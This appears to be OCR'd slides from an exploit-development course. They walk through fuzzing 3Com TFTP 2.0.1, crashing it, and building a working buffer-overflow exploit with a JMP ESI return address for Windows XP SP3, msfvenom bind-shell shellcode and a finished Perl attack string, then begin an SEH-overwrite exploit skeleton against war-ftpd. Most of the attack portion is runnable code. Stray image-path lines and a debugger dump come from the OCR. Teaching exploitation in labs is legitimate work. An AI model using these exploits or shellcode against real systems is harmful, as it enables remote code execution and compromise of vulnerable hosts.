Simple TFTP Fuzzer

```
#!/usr/bin/python
import socket
bufferarray = ["A"*100]
addition = 200
while len(bufferarray) <= 50:
	bufferarray.append("A"*addition)
	addition += 100
for value in bufferarray:
	tftppacket = "\x00\x02" + "Georgia" + "\x00" + value + "\x00"
	print "Fuzzing with length " + str(len(value))
	s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
	s.sendto(tftppacket,('192.168.20.10',69))
	response = s.recvfrom(2048)
	print response
```

Simple TFTP Fuzzer

This fuzzer sends successively longer input in the mode field.

Could also fuzz the username field.

Simple TFTP Fuzzer

Fuzzing with length 100

GeorgiaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

('\x00\x05\x00\x04Unknown or unsupported transfer mode :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00',
('10.0.0.58', 1449))

Simple TFTP Fuzzer

Fuzzing with length 500


GeorgiaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

('\x00\x05\x00\x04Unk\x00', ('10.0.0.58', 1453))

Fuzzing with length 600

GeorgiaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA

Crashed Server



What Caused the Crash

The last thing we sent was 600 A’s.

We didn’t receive any response from the server.

Perhaps it was already crashed with 500 A’s.

Only one way to find out.

Restarting 3com TFTP

3com TFTP doesn't like to restart nicely in Immunity

Close Immunity/Dettach/etc.


Go to C:\Windows and open 3com control panel (blue and white 3)

Start service and reattach in Immunity (make sure to attach to the right process if the control panel is still open).

Verifying the Crash

```
#!/usr/bin/python
import socket
buffer = "A" * 500
tftppacket = "\x00\x02" + "Georgia" + "\x00" + buffer + "\x00"
print tftppacket
s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(tftppacket,('10.0.0.58',69))
response = s.recvfrom(2048)
print response
```

Crashed Service



Turning the Skeleton into a Full Exploit

Use a cyclic pattern of length 500 with !mona pattern_create 500

Find offsets with !mona findmsp

Find a register we control and find a JMP etc to it with !mona jmp -r <register>. Put this in the saved return pointer overwrite. (Only bad character is \x00).

Generate shellcode with Msfvenom and put in the register (make sure your offsets are correct)

Public Exploit for 3com TFTP 2.0.1

http://www.exploit-db.com/exploits/3388/

For Windows 2000

Written in Perl

Will likely need to change the saved return address overwrite address to work on Windows XP SP3

Will need to regenerate shellcode

Attack String

```
$exploit = "\x00\x02"; #write request (header)
$exploit=$exploit."A"; #file name
$exploit=$exploit."\x00"; #Start of transporting name
$exploit=$exploit.$nop;  #nop sled to land into shellcode
$exploit=$exploit.$shellcode; #our Hell code
$exploit=$exploit.$jmp_2000; #jump to shellcode
$exploit=$exploit."\x00"; #end of TS mode name
```

Attack String

Creates a TFTP packet like we did in our previous exercise.

Mode is filled with 129 NOPs, 344 bytes of shellcode, then the return address (a jmp esi)

NOPs

\x90 opcode

Basically says do nothing

Often used to pad exploits, let the CPU slide down the NOP sled

Changing the Return Address


$jmp_2000 = "\x0e\x08\xe5\x77";# jmp esi user32.dll windows 2000 sp4 english

Comment says it’s a JMP ESI in module USER32, so we know USER32.dll is loaded by 3com

We can search for a JMP ESI on Windows XP Sp3 even if we don’t have 3com

!mona jmp -r esi -m user32

Changing the Return Address



Changing the Return Address

A JMP ESI instruction is at the memory address 7E45AE4E in USER32.dll on Windows XP SP3.

Change $jmp_2000 to this value in little endian

```
$jmp_2000 = "\x4E\xAE\x45\x7E";
```

Never Trust Things you can’t read

Shellcode in the exploit:

"\x31\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x48".

"\xc8\xb3\x54\x83\xeb\xfc\xe2\xf4\xb4\xa2\x58\x19\xa0\x31\x4c\xab".

"\xb7\xa8\x38\x38\x6c\xec\x38\x11\x74\x43\xcf\x51\x30\xc9\x5c\xdf”…

Never Trust Shellcode Example

https://isc.sans.edu//diary/When+is+a+0day+not+a+0day?%2bFake%2bOpenSSh%2bexploit,%2bagain.%2b/8185

Replacing the Shellcode

We have 344 + 129 bytes for the shellcode before we hit the return address (original shellcode and the NOP sled).

```
msfvenom -p windows/shell_bind_tcp -b '\x00' -f perl
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)
my $buf =
"\xdb\xc3\xd9\x74\x24\xf4\x5e\xb8\x93\x17\xfa\x8f\x29\xc9" .
"\xb1\x56\x83\xc6\x04\x31\x46\x14\x03\x46\x87\xf5\x0f\x73" .
"\x4f\x70\xef\x8c\x8f\xe3\x79\x69\xbe\x31\x1d\xf9\x92\x85" .
"\x55\xaf\x1e\x6d\x3b\x44\x95\x03\x94\x6b\x1e\xa9\xc2\x42" .
…
```

-f format perl so we can just drop it in our exploit

Replacing the Shellcode

Our shellcode is 368 bytes whereas the original was 344 bytes

We can adjust the length of the NOP sled to compensate or delete the NOP sled and put some padding after the shellcode

```
$padding="A" x 105;
```

Finished Exploit

```
$padding="A" x 105;
$jmp_xp = "\x4E\xAE\x45\x7E";# jmp esi user32.dll
windows xp sp3 english
$exploit = "\x00\x02";     #write request (header)
$exploit=$exploit."A"; #file name
$exploit=$exploit."\x00"; #Start of transporting name
$exploit=$exploit.$shellcode; #shellcode
$exploit=$exploit.$padding; #padding
$exploit=$exploit.$jmp_xp; #jump to shellcode
$exploit=$exploit."\x00"; #end of TS mode name
```

Structured Exception Handlers


Structured Exception Handlers (SEH) handle exceptions that occur as the program runs

Sort of like Try/Catch blocks in Java


Implemented as a linked list of 8 byte structures

Pointer to the next SEH entry followed by the memory address of the current entry

Structured Exception Handlers



Structured Exception Handlers



Structured Exception Handlers

When an error occurs, execution is passed to the SEH chain

Overwriting the SEH chain and causing an exception is another way to get control of execution


Previous example: Saved Return Pointer Overwrite

This example: SEH Overwrite

Exploit Skeleton

```
#!/usr/bin/python
import socket
buffer = "A" * 1200
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('172.16.85.163',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Crash


Immunity Debugger - war-ftpd.exe - [CPU - thread 00000DF0, module MSVCRT]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
From INFILTRATE 2013 Stephen Watt's Keyno
77C42332 8802 MOV BYTE PTR DS:[EDX],AL
77C42334 FF01 INC DWORD PTR DS:[ECX]
77C42336 0FB6C0 MOVZX EAX,AL
77C42339 EB 0C JMP SHORT MSVCRT.77C42347
77C4233B 0FBEC0 MOVSX EAX,AL
77C4233E 51 PUSH ECX
77C4233F 50 PUSH EAX
77C42340 E8 18C9FFFF CALL MSVCRT._flsbuf
77C42345 59 POP ECX
77C42346 59 POP ECX
77C42347 83F8 FF CMP EAX,-1
77C4234A 75 03 JNZ SHORT MSVCRT.77C4234F
77C4234C 0906 OR DWORD PTR DS:[ESI],EAX
77C4234E C3 RETN
77C4234F FF06 INC DWORD PTR DS:[ESI]
77C42351 C3 RETN
77C42352 CC INT3
77C42353 CC INT3
77C42354 CC INT3
77C42355 CC INT3
77C42356 CC INT3
77C42357 8BFF MOV EDI,EDI
77C42359 55 PUSH EBP
77C4235A 8BEC MOV EBP,ESP
77C4235C 56 PUSH ESI
77C4235D 8BF0 MOV ESI,EAX
77C4235F EB 13 JMP SHORT MSVCRT.77C42374
77C42361 8B4D 10 MOV ECX,DWORD PTR SS:[EBP+10]
77C42364 8A45 08 MOV AL,BYTE PTR SS:[EBP+8]
77C42367 FF4D 0C DEC DWORD PTR SS:[EBP+C]
77C4236A E8 B0FFFFFF CALL MSVCRT.77C4231F
